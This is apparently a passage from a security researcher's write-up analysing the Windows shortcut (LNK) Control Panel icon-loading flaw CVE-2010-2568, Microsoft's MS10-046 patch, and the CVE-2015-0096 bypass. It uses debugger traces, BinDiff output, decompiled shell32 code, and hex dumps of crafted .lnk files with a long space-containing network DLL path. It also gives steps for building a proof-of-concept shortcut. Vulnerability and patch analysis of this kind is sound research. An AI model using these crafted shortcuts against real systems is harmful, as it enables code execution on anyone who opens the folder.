7d715dec 3910            cmp     dword ptr [eax],edx
7d715dee 89550c          mov     dword ptr [ebp+0Ch],edx
7d715df1 7516            jne     SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x7f (7d715e09)
7d715df3 8d4d0c          lea     ecx,[ebp+0Ch]
7d715df6 51              push    ecx
7d715df7 8d8e18020000    lea     ecx,[esi+218h]
7d715dfd 51              push    ecx
7d715dfe 50              push    eax
7d715dff 53              push    ebx
7d715e00 e810c6f2ff      call    SHELL32!CPL_FindCPLInfo (7d642415)

eax=02acf464 ebx=001635f4 ecx=00000000 edx=00000000 esi=001635e8 edi=02acf460
eip=7d715dde esp=02acf2ac ebp=02acf2b8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x54:
7d715dde 7533            jne     SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x89 (7d715e13) [br=0]
```


So we get what we want using the modified CPL lnk file☺

Ok,Okayu,Wait… The purpose of searching comma seems like to locate the icon id ?!,it sounds great or funny,tha is to say we can insert the icon id we need following a comma as following format:
“C:\ITh4cker.dll,X”,the string X after the comma is alternative(even not have to be modified),just needs to satisfy one contiditon:StrToIntW(X) = 0!,here I diy the lnk file as following:

```
0060h: 30 9D 14 00 2E 1E 20 20 EC 21 EA 3A 69 10 A2 DD  0.....  ì!ê:i.¢Ý
0070h: 08 00 2B 30 30 9D 0C 01 00 00 9C FF FF FF 00 00  ..+00.....œÿÿÿ..
0080h: 00 00 00 6A 00 00 00 00 00 00 20 00 3A 00 43 00  ...j......  .:.C.
0090h: 3A 00 5C 00 49 00 54 00 68 00 34 00 63 00 6B 00  :.\.I.T.h.4.c.k.
00A0h: 65 00 72 00 2E 00 64 00 6C 00 6C 00 2C 00 00 00  e.r...d.l.l.,...
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 49 54 68 34 63 6B 65 72 2C 49 20 6C 6F 76 65 20  ITh4cker,I love
0100h: 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  u...............
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

but there is another issuse:our crafted dll path doesn’t exist at all!Don’t lose your spirits,the God always bless you!Do you remember the design flaw I said inside function CControlPanelFolder::GetModuleMapped? Yeah,now what we should do is just to put our dll into “C:\windows\system32\”(x86 system),then we will see our familiar calc poped up:

```
SHELL32!CControlPanelFolder::GetUIObjectOf+0x128:
7d6d662f e882c5eeff      call    SHELL32!StringCchPrintfW (7d5c2bb6)
0:009> p
eax=00000000 ebx=00160a58 ecx=0000a11d edx=7ffffffe esi=00000104 edi=7d5980ac
eip=7d6d6634 esp=0196e15c ebp=0196ebf8 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
SHELL32!CControlPanelFolder::GetUIObjectOf+0x12d:
7d6d6634 83c418          add     esp,18h
0:009> db 0196e198
0196e198  43 00 3a 00 5c 00 57 00-49 00 4e 00 44 00 4f 00  C.:.\.W.I.N.D.O.
0196e1a8  57 00 53 00 5c 00 73 00-79 00 73 00 74 00 65 00  W.S.\.s.y.s.t.e.
0196e1b8  6d 00 33 00 32 00 5c 00-49 00 54 00 68 00 34 00  m.3.2.\.I.T.h.4.
0196e1c8  63 00 6b 00 65 00 72 00-2e 00 64 00 6c 00 6c 00  c.k.e.r...d.l.l.
0196e1d8  2c 00 2c 00 2d 00 31 00-30 00 30 00 2c 00 00 00  ,.,.-.1.0.0.,...
0196e1e8  44 e2 96 01 28 00 00 00-21 00 00 00 3f aa 5b 7d  D...(...!...?.[}
0196e1f8  50 0a 16 00 08 e2 96 01-81 ae 5b 7d 4c 0a 16 00  P.........[}L...
0196e208  20 e2 96 01 c1 40 f4 77-48 0a 16 00 e8 3e 0d 00   ....@.wH....>..
0:009> du 0196e198
0196e198  "C:\WINDOWS\system32\ITh4cker.dll"
0196e1d8  ",,-100,"

kernel32!LoadLibraryW:
7c80aedb 8bff            mov     edi,edi
0:009> db poi(esp+4)
0196ee7c  43 00 3a 00 5c 00 57 00-49 00 4e 00 44 00 4f 00  C.:.\.W.I.N.D.O.
0196ee8c  57 00 53 00 5c 00 73 00-79 00 73 00 74 00 65 00  W.S.\.s.y.s.t.e.
0196ee9c  6d 00 33 00 32 00 5c 00-49 00 54 00 68 00 34 00  m.3.2.\.I.T.h.4.
0196eeac  63 00 6b 00 65 00 72 00-2e 00 64 00 6c 00 6c 00  c.k.e.r...d.l.l.
0196eebc  00 00 5d 7d a8 3d 0e 00-c8 f2 96 01 20 2c 13 00  ..]}.=...... ,..
0196eecc  20 2c 13 00 00 00 00 00-98 00 93 7c d0 dc 14 00   ,.........|....
0196eedc  a8 ef 96 01 21 00 93 7c-18 07 09 00 3d 00 93 7c  ....!..|....=..|
0196eeec  c8 f2 96 01 00 ef 96 01-00 00 00 00 98 00 93 7c  ...............|
0:009> du poi(esp+4)
0196ee7c  "C:\WINDOWS\system32\ITh4cker.dll"
0196eebc  ""
0:009> k
ChildEBP RetAddr
0196e9bc 7d638630 kernel32!LoadLibraryW
0196ec18 7d64198c SHELL32!_LoadCPLModule+0x113
0196ee50 7d64245b SHELL32!CPL_LoadAndFindApplet+0x4a
0196f294 7d715e05 SHELL32!CPL_FindCPLInfo+0x46
0196f2b8 7d5c6208 SHELL32!CCtrlExtIconBase::_GetIconLocationW+0x7b
0196f2d4 7d5d6881 SHELL32!CExtractIconBase::GetIconLocation+0x1f
0196f410 7d5c5e67 SHELL32!CShellLink::GetIconLocation+0x69
```





```
Breakpoint 0 hit
eax=00000001 ebx=0168ee7c ecx=0000948e edx=00020000 esi=00000001 edi=7c80a6d4
eip=7c80aedb esp=0168e9c0 ebp=0168ec18 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!LoadLibraryW:
7c80aedb 8bff            mov     edi,edi
0:005> du poi(esp+4)
0168ee7c  "C:\WINDOWS\system32\ITh4cker.dll"
0168eebc  ""
```

Note:This vul is known as CPL Icon loading vul,so only the shortcut pointing to the Control Panel Application can be exploited,common shortcuts can't! So if you want to diy a poc sample,you can open the Control Panel,select any one application,right clik on it and select "Create Shortcut",then you will get a CPL lnk file template,then you just need to modify the target file path into you own dll path and the Magic dword(icon ID) at offset 0x7A

into 0x00000000☺

0x02 Patch Analysis Of CVE-2010-2568(MS10-046)


In this section,let's see how MS repair the vul in the patch MS10-046.Here I use IDA Bindiff plugin to compare the difference between the 2 shell32.dll versions:



similarity	confidence	change	EA primary	name primary	EA secondary	name secondary	co	algorithm
1.00	0.62	-------	7D76CA00	StrRStrIA(x,x,x)	7D76CDC9	StrRStrIA(x,x,x)		address sequence
1.00	0.62	-------	7D76CA0B	StrRStrIW(x,x,x)	7D76CDD4	StrRStrIW(x,x,x)		address sequence
1.00	0.62	-------	7D76CA16	StrStrA(x,x)	7D76CDDF	StrStrA(x,x)		address sequence
1.00	0.62	-------	7D76CA21	StrStrIA(x,x)	7D76CDEA	StrStrIA(x,x)		address sequence
1.00	0.62	-------	7D76CA2C	StrStrW(x,x)	7D76CDF5	StrStrW(x,x)		address sequence
1.00	0.62	-------	7D76CD55	EnumPrintersW(x,x,x,x,x,x,x)	7D76D11E	EnumPrintersW(x,x,x,x,x,x,x)		address sequence
1.00	0.61	-------	7D739F62	CDeskMovr::CursorFromDragMode(CDeskMovr::Drag···	7D73A300	CDeskMovr::CursorFromDragMode(CDeskMovr::DragMode)		name hash matching
1.00	0.50	-------	7D644E23	PathRemoveFileSpec(x)	7D644EC3	PathRemoveFileSpec(x)		name hash matching
1.00	0.50	-------	7D644E60	PathIsRoot(x)	7D644F20	PathIsRoot(x)		name hash matching
1.00	0.50	-------	7D644F54	PathAppend(x,x)	7D644FF4	PathAppend(x,x)		name hash matching
1.00	0.50	-------	7D730FE5	CWebViewMimeFilter::_StrLen(uchar *)	7D7312DB	CWebViewMimeFilter::_StrLen(uchar *)		name hash matching
1.00	0.44	-------	7D5C1A1F	StrCmpLogicalRestricted(x,x)	7D5C19FF	StrCmpLogicalRestricted(x,x)		name hash matching
1.00	0.42	-------	7D77A4F2	DirectUIsParser::_QuerySysMetric(int)	7D77AA7A	DirectUIsParser::_QuerySysMetric(int)		name hash matching
0.99	0.99	-I-----	7D637D8F	CPLD_Destroy(x)	7D637E2F	CPLD_Destroy(x)		name hash matching
0.99	0.99	-I-----	7D5D4EFB	CControlPanelFolder::~CControlPanelFolder(void)	7D5DB92C	CControlPanelFolder::~CControlPanelFolder(void)		name hash matching
0.98	0.99	GI-----	7D5D38B3	CShellExecute::_SetCommand(void)	7D5DA2CB	CShellExecute::_SetCommand(void)		name hash matching
0.96	0.99	G------	7D6677CD	InitializeFormatDlg(FORMATINFO *)	7D6679A5	InitializeFormatDlg(FORMATINFO *)		name hash matching
0.96	0.99	G------	7D667D39	BeginFormat(void *)	7D667F51	BeginFormat(void *)		name hash matching
0.95	0.99	GI--E--	7D666BC1	FileSysChange(tagFILESYSENUM,FORMATINFO *)	7D666D91	FileSysChange(tagFILESYSENUM,FORMATINFO *)		name hash matching
0.93	0.99	GI-----	7D6F6DAB	CMountPoint::EarlyNetShareArrivalNotification(ushort ···	7D6F804B	CMountPoint::EarlyNetShareArrivalNotification(ushort const *)		name hash matching
0.93	0.99	GI-----	7D5D90AA	CMountPoint::_OnNetShareArrival(ushort const *)	7D5DFAF2	CMountPoint::_OnNetShareArrival(ushort const *)		name hash matching
0.91	0.99	GI-----	7D6D6507	CControlPanelFolder::GetUIObjectOf(HWND__ *,uint,IT···	7D6D680F	CControlPanelFolder::GetUIObjectOf(HWND__ *,uint,ITEMIDLIST c···		name hash matching
0.86	0.99	GI--E--	7D65FBC0	CMountPoint::_ProcessAutoRunFile(void)	7D65FD08	CMountPoint::_ProcessAutoRunFile(void)		name hash matching
0.85	0.96	GI--E--	7D71611A	CMtPtRemote::_UpdateAutorunInfo(void)	7D71744A	CMtPtRemote::_UpdateAutorunInfo(void)		name hash matching
0.83	0.94	GI--E--	7D717709	CContentTypeData::Init(ushort const *,ulong,ulong)	7D6ED249	CContentTypeData::Init(ushort const *,ulong,ulong)		name hash matching
0.69	0.97	-I--E--	7D5D4E9A	CControlPanelFolder::CControlPanelFolder(IUnknown *)	7D5DB8BE	CControlPanelFolder::CControlPanelFolder(IUnknown *)		name hash matching
0.63	0.96	GI-JE--	7D5D6061	CMtPtRemote::_InitOnlyOnceStuff(void)	7D5DCA99	CMtPtRemote::_InitOnlyOnceStuff(void)		name hash matching
0.43	0.55	GI--E--	7D65E1AC	CMountPoint::_IsAutoRunDrive(void)	7D65E2A1	CMountPoint::_IsAutoRunDrive(void)		name hash matching
0.36	0.73	GI--E--	7D7161B9	CMtPtRemote::GetRegKey(void)	7D7174D9	CMtPtRemote::GetRegKey(void)		name hash matching
0.20	0.34	GI--E--	7D6EB365	CMtPtLocal::GetRegKey(void)	7D6EB5E5	CMtPtLocal::GetRegKey(void)		name hash matching

Line 16248 of 16256

Note:when we analyze a patch with BinDiff,we mainly need to focus on the **change column** and **vulnerable function related routines** in control flow graph ,And according to my experience,the main difference(pathed or repaired point)are among the combination of change type "G" and "I",(GI) means the basic blocks(structural changes)and the number of instructions differs.After several minutes' comparative analysis,I find out that the function CcontrolPanelFolder::GetUIObjectOf is the vulnerable function:



We can see that there are 2 new added blocks in the original flow graph,in the first added code block,the patch added a check for whether our module path contains a ",", if it contains a comma in it, we're going to error out

with an invalid argument:

```
{
  v11 = CControlPanelFolder::GetModuleMapped(v9, &Module_Path, 260u, (unsigned int *)&apidl, &psz1, 260u);
  if ( v11 >= 0 )
  {
    if ( StrChrW(&Module_Path, ',') )
      return 0x80070057;
    if ( !psz1 )
      v11 = CControlPanelFolder::GetDisplayName(v9, &psz1, 260u);
```

I believe that you shoule remember the second exploit way I explained in section 0x01,yeah, here it is the fix for embedding a fake icon id in our dll path!

In the second added code block,we can see that MS added a new funciton CControlPanelFolder::_IsRegisteredCPLApplet to check if our dll is registered CPL application(in registered list),if not in the registered list,the icon id will be changed to -1☹,so the later icon load routine won't be executed.


```
if ( v11 >= 0 )
{
  if ( !icon_ID
    && !CControlPanelFolder::_IsRegisteredCPLApplet((CControlPanelFolder *)((char *)this - 16), &Module_Path) )
  {
    icon_ID = (LPCITEMIDLIST *)-1;
  }
  v11 = StringCchPrintfW(&pszDest, 554u, L"%s,%d,%s", &Module_Path, icon_ID, &psz1);
  if ( v11 >= 0 )
    return ControlExtractIcon_CreateInstance(&pszDest, (int)a5, (int)a7);
}
}
}
```

0x03 Analysis Of CVE-2015-0096(Bypass patch of CVE-2010-2568)


As the patch will modify the icon ID to "-1",so the final composite(jointed) string will be like:"C:\ITh4cker.dll,-1,…"m,we also know that the parser will locate the icon id by first comma,and more important is that it will convert it to an interger as the final icon index to decide the later execution flow,so,how can we make the converted icon id to be 0?, In fact,StrToIntW(L"-") = 0!,but how about the following L"1",if we can truncate the composite string from L"1",then we can get we want,oh,suddenly I remember that there is a truncation in CctrlExtIconBase's constructor:

```
1 CCtrlExtIconBase *__thiscall CCtrlExtIconBase::CCtrlExtIconBase(CCtrlExtIconBase *this, const unsigned __int16 *lpString2)
2 {
3   CCtrlExtIconBase *v2; // esi@1
4
5   v2 = this;
6   CExtractIconBase::CExtractIconBase();
7   *((_DWORD *)v2 + 133) = 0;
8   *((_DWORD *)v2 + 134) = -1;
9   *(_DWORD *)v2 = &CCtrlExtIconBase::`vftable'{for `IExtractIconA'};
10  *((_DWORD *)v2 + 1) = &CExtractIcon::`vftable'{for `IExtractIconW'};
11  lstrcpynW((LPWSTR)v2 + 6, lpString2, 260);
12  return v2;
13 }
```

So we can try to construct a long path string up to 257 characters,then the final truncated jointed(or composite)string will be as following:"\\192.168.14.xxx\share\....ITh4cker.dll ,-" (note:including the NULL terminator). Let's have a try,I modify the original lnk file as following:



While when I open the net share folder from LAN,nothing happed!



So our try failed,then let me debug it in windbg for some info,I made an bp at shell32!_LoadCPLModule,whose only arguments is our desired dll name:

```
eax=02f5ee7c ebx=00000000 ecx=7ff99000 edx=7d79f570 esi=02f5ee78 edi=0011b294
eip=7d6385c4 esp=02f5ec1c ebp=02f5ee50 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
SHELL32!_LoadCPLModule:
7d6385c4 8bff            mov     edi,edi
0:018> du poi(esp+4) L200
02f5ee7c  "\\192.168.14.131\share\ITh4cker!"
02f5eebc  "1234567890abcdefghijklmnopqrstuv"
02f5eefc  "wxyz1234567890abcdefghijklmnopqr"
02f5ef3c  "stuvwxyz1234567890abcdefghijklmn"
02f5ef7c  "opqrstuvwxyz1234567890abcdefghij"
02f5efbc  "klmnopqrstuvwxyz1234567890abcdef"
02f5effc  "ghijklmnopqrstuvwxyz1234567890ab"
02f5f03c  "cdefghijklmnopqrstuvwxyz12345.dl"
02f5f07c  "l"
```

So up to now,it's okay,so the problem is inside _LoadCPLModule,then I found where the problem is,see the following pseudocode of _LoadCPLModule:

```
1 HLOCAL __stdcall _LoadCPLModule(LPCWSTR lpLibFileName)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   pActCtx.cbSize = 0;
6   memset(&pActCtx.dwFlags, 0, 0x1Cu);
7   if ( StringCchPrintfW(&pszDest, 260u, L"%s.manifest", lpLibFileName) < 0 )
8     return 0;
9   v8 = GetCurrentProcessId();
10  hObject = OpenProcess(0x100000u, 0, v8);
11  if ( !hObject )
12    return 0;
13  pActCtx.cbSize = 32;
14  if ( PathFileExistsW(&pszDest) )
15  {
16    pActCtx.dwFlags = 0;
17    pActCtx.lpSource = &pszDest;
18  }
19  else
20  {
21    pActCtx.dwFlags = 8;
22    pActCtx.lpSource = lpLibFileName;
23    pActCtx.lpResourceName = (LPCWSTR)123;
24  }
25  hActCtx = CreateActCtxW(&pActCtx);
26  if ( hActCtx == (HANDLE)-1 )
27    hActCtx = 0;
28  ActivateActCtx(hActCtx, &Cookie);
29  if ( ApphelpCheckExe(lpLibFileName, 1, 1, 1) )
30    hModule = LoadLibraryW(lpLibFileName);
```


Before load the dll,it will first search a .manifest file related to our dll,it will append the extension .manifest to our dll path name,as we know our dll path name is exactly 257 wide characters,so 257 + 9 = 266 > 260,so the StringCchPrintfW will fail☹(return STRSAFE_E_INSUFFICIENT_BUFFER).
So What shall I do next? How to bypass the .manifest file check On the premise of our dll path string is exactly 257 wide characters?
Yeah,Gob really bless me.By back-trace analysis,we can find the function CPL_ParseCommandLine will parse our final composite string again,which will lend us a helping hand in the final exploit:

```
1  _WORD *__stdcall CPL_ParseCommandLine(int a1, unsigned __int16 *a2, int a3)
2  {
3    int v3; // eax@1
4    unsigned __int16 *v5; // [sp+Ch] [bp-18h]@1
5    WCHAR Src; // [sp+10h] [bp-14h]@2
6
7    v5 = CPL_ParseToSeparator(a1 + 4, a2, 260u, 1);
8    v3 = 0;
9    if ( a3 )
10   {
11     v5 = CPL_ParseToSeparator(&Src, v5, 8u, 0);
12     v3 = StrToIntW(&Src);
13   }
14   *a1 = v3;
15   *(a1 + 1044) = CPL_ParseToSeparator(a1 + 524, v5, 260u, 0);
16   return CPL_StripAmpersand((a1 + 524));
17 }
```

The function CPL_ParseToSeparator will parse the string by search the separatoe comma or space,the argument a4 is a flag,when it's 1,the parser will search comma or space,if it's 0,only searching comma:

```
if ( a4 )                                       // flag
{
  v8 = &v7[StrCSpnW(v7, L", ")];                // search comma or space
  if ( !*v8 )
    v8 = 0;
}
else
{
  v8 = StrChrW(v7, ',');
}
if ( v8 )
  *v8 = 0;
```

As we saw, the first call of CPL_ParseToSeparator is passed with flag(a4) = 1,so we can insert a comma or space our dll path,but as I explained before,embedding a comma in dll path has been fixed by adding a comma check,so here,only space is our choice,so in fact,we need 2 dll for final exploit:




```
00 00 00 6A 00 00 00 00  00 00 00 00 00 00 5C 00    j         \
5C 00 31 00 39 00 32 00  2E 00 31 00 36 00 38 00  \ 1 9 2 . 1 6 8
2E 00 31 00 34 00 2E 00  31 00 33 00 31 00 5C 00  . 1 4 . 1 3 1 \
73 00 68 00 61 00 72 00  65 00 5C 00 49 00 54 00  s h a r e \ I T
68 00 34 00 63 00 6B 00  65 00 72 00 20 00 31 00  h 4 c k e r   1
32 00 33 00 34 00 35 00  36 00 37 00 38 00 39 00  2 3 4 5 6 7 8 9
30 00 61 00 62 00 63 00  64 00 65 00 66 00 67 00  0 a b c d e f g
68 00 69 00 6A 00 6B 00  6C 00 6D 00 6E 00 6F 00  h i j k l m n o
70 00 71 00 72 00 73 00  74 00 75 00 76 00 77 00  p q r s t u v w
78 00 79 00 7A 00 31 00  32 00 33 00 34 00 35 00  x y z 1 2 3 4 5
36 00 37 00 38 00 39 00  30 00 61 00 62 00 63 00  6 7 8 9 0 a b c
64 00 65 00 66 00 67 00  68 00 69 00 6A 00 6B 00  d e f g h i j k
6C 00 6D 00 6E 00 6F 00  70 00 71 00 72 00 73 00  l m n o p q r s
74 00 75 00 76 00 77 00  78 00 79 00 7A 00 31 00  t u v w x y z 1
```

The dll with long name with embedded space is for converting the icon id to 0 and bypass the .manifest file existence check,and the dll with short name will be loaded finally for execution☺

An Extra Episode:

There is an episode in the process of exploit test,On windows xp sp3(x86 and x64),window 7(No SP1 x86 and x64),it's successful,but when I copy the same files to windows 7 sp1 (x86 and x64),or windows 8(x86 and x64) or windows 8.1(x86 and x64),and so on,it failed!! Why? ? there must be some difference between windows os without SP1 installed and windows os with SP1 installed! Then I try to analyze the difference of the shell32.dll between win 7 x86 and win7 SP1 x86,look the following result,as expected,there are lots of changed functions:

similarity	confidence	change	EA primary	name primary	EA secondary	name secondary	comments	algorithm	matched	basic blocks
0.69	0.73	-I-----	738C856D	sub_738C856D_31	73BB82CD	sub_73BB82CD_446		address sequence	2	2
